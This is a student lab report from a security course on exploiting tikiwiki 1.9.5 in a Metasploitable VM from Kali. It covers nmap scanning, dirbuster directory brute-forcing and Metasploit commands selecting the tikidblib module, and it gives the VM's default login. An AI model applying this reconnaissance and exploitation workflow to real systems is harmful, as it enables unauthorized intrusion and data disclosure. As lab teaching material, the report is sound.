Justin Eugenio
10/3/19
CSC 154
Prof. Jun Dai

Lab 2 – Metasploitable – tikiwiki


Goal: To use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5, based on this understand the penetration process.

Setting up victim: Metasploitable and attacker: Kali virtual machines.

Metasploitable login: `msfadmin`
Password: `msfadmin`


```
 * Starting ftp server proftpd                                       [ OK ]
 * Starting deferred execution scheduler atd                         [ OK ]
 * Starting periodic command scheduler crond                         [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                          [ OK ]
 * Starting web server apache2                                       [ OK ]
 * Running local boot scripts (/etc/rc.local)                        [ OK ]

Ubuntu 8.04 metasploitable tty1

metasploitable login: msfadmin
Password:
Last login: Tue Oct  1 12:05:01 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

Positioning the VMs. Left is Kali and right is Metasploitable.




`msfadmin@metasploitable:~$ ifconfig`

Run "`ifconfig`" in Metasploitable to find the network details. We need to know the IP. The IP for Metasploitable is 10.0.2.6.




`root@kali-linux:~# ifconfig`


The IP for Kali is 10.0.2.15.



Now we need to see if both machines can communicate with each other. Start to ping both machines. `msfadmin@metasploitable:~$ ping 10.0.2.15`



`root@kali-linux:~# ping 10.0.2.6`




Kali and metasploitable machines successfully pinged each other.

```
root@kali-linux:~# nmap 10.0.2.6
```

Run nmap to scan the network for open ports. We see that port 80/tcp is open which is the http.


```
Nmap scan report for 10.0.2.6
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:26:F2:24 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.000030s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 21.35 seconds
root@kali-linux:~#
```

```
root@kali-linux:~# firefox 10.0.2.6
```




Now, we will run dirbuster to search for the tikiwiki directory.


```
root@kali-linux:~# cd /usr/share/dirbuster
root@kali-linux:/usr/share/dirbuster# dirbuster
```



Start dirbuster. Found “/tikiwiki/” directory by brute forcing dir/files.




```
root@kali-linux:/usr/share/dirbuster# firefox 10.0.2.6/tikiwiki
```





```
root@kali-linux:/usr/share/dirbuster# cd ~
root@kali-linux:~# msfconsole
```

Run msfconsole in Kali to bring up Metasploitable.




```
msf > search tikiwiki
```

Gives all the modules designed for hacking tikiwiki. 6 modules were given. The last 5 are for exploit. Start to collect information. We have found "/auxiliary/admin/tikiwiki/tikidblib" which his the database for tikiwiki.





```
msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
```

Then run "exploit" to shoot.



